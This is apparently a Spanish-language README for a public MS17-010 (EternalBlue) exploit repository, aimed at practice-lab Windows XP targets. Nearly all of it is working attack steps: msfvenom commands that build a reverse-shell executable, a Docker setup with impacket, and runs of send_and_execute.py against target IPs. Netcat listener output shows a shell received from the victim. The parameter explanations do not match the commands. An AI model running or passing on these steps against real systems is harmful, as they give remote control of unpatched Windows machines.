 h3x0v3rl0rd/ms17-010_cve-2017-0143
MS17-010_CVE-2017-0143

🖥️ -h3x0v3rl0rd- #️⃣ CVE-2017-0143
Usando msfvenom para generar un payload:
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=1337 -f exe -o ms17-010.exe
-p windows/shell_reverse_tcp: Especifica el payload (una shell TCP reversa para Windows).LHOST=10.10.14.4: La dirección IP del atacante (a la que la víctima se conectará de vuelta).LPORT=443: El puerto en la máquina del atacante para escuchar la conexión.-f exe: Genera el payload como un archivo ejecutable.-a x86: Especifica la arquitectura (32 bits).-o rev.exe: Guarda el payload como rev.exe.Configuración de un contenedor Docker:
Pasos para configurar Docker:
sudo apt-get install docker.io
Crear una estructura de carpetas:
mkdir exploit
cd exploit
touch Dockerfile
echo "impacket==0.9.23" > requirements.txt
Dockerfile: Contiene las instrucciones para construir el contenedor Docker.requirements.txt: Lista las dependencias de Python (por ejemplo, impacket).Escribir el Dockerfile:
FROM python:2.7-alpine
RUN apk --update --no-cache add \
    git \
    zlib-dev \
    musl-dev \
    libc-dev \
    gcc \
    libffi-dev \
    openssl-dev && \
    rm -rf /var/cache/apk/*

RUN mkdir -p /opt/exploit
COPY requirements.txt /opt/exploit
COPY ms17-010.exe /opt/exploit
WORKDIR /opt/exploit
RUN pip install -r requirements.txt
FROM python:2.7-alpine: Utiliza una imagen ligera de Alpine Linux con Python 2.7.RUN apk --update --no-cache add: Instala las dependencias necesarias (por ejemplo, git, gcc).COPY rev.exe /opt/cattime: Copia el ejecutable de la shell reversa (rev.exe) dentro del contenedor.RUN pip install -r requirements.txt: Instala las dependencias de Python (por ejemplo, impacket).Construir el contenedor Docker:
sudo docker build -t exploit .
Ejecutar el contenedor:
sudo docker run -it exploit /bin/sh
Descargar y ejecutar el exploit:
git clone https://github.com/h3x0v3rl0rd/MS17-010_CVE-2017-0143.git
cd MS17-010_CVE-2017-0143
python send_and_execute.py 10.10.10.4 ../ms17-010.exe

Shell reversa:

nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.4] 1035
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
git clone https://github.com/h3x0v3rl0rd/MS17-010_CVE-2017-0143.git
cd MS17-010_CVE-2017-0143/
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.9 LPORT=1337 -f exe -o ms17-010.exe
crear un listener nc
nc -nlvp 1337
python2.7 send_and_execute.py 10.129.163.162 ms17-010.exe

En caso de que obtengas un error como este, sigue estos pasos:
cd MS17-010_CVE-2017-0143/
sudo python2.7 get-pip.py
pip2.7 install --upgrade setuptools
python2.7 -m pip install impacket
Ahora podemos ejecutar el exploit:



Ahora bien, este exploit está creado en python2 y requiere algunas bibliotecas como impacket, pycrypto. Para eso, se debe configurar un entorno virtual, y aquí el programa virtualenv ayuda. Una vez que hayas creado el entorno, puedes activarlo usando la utilidad source. Aquí se usa python2 como intérprete porque en el Kali más reciente python3 está configurado como intérprete global y nuestro exploit está en python2.
¿Por qué usamos un entorno virtual? Para eso puedes consultar esto: https://www.dabapps.com/blog/introduction-to-pip-and-virtualenv-python/
virtualenv -p python2 venv
source venv/bin/activate
pip install impacket
pip install pycrypto

python checker.py 10.10.10.4

msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.12 LPORT=4445 -f exe > shell.exe

python send_and_execute.py 10.10.10.4 shell.exe 445 browser
nc -nlvp 4445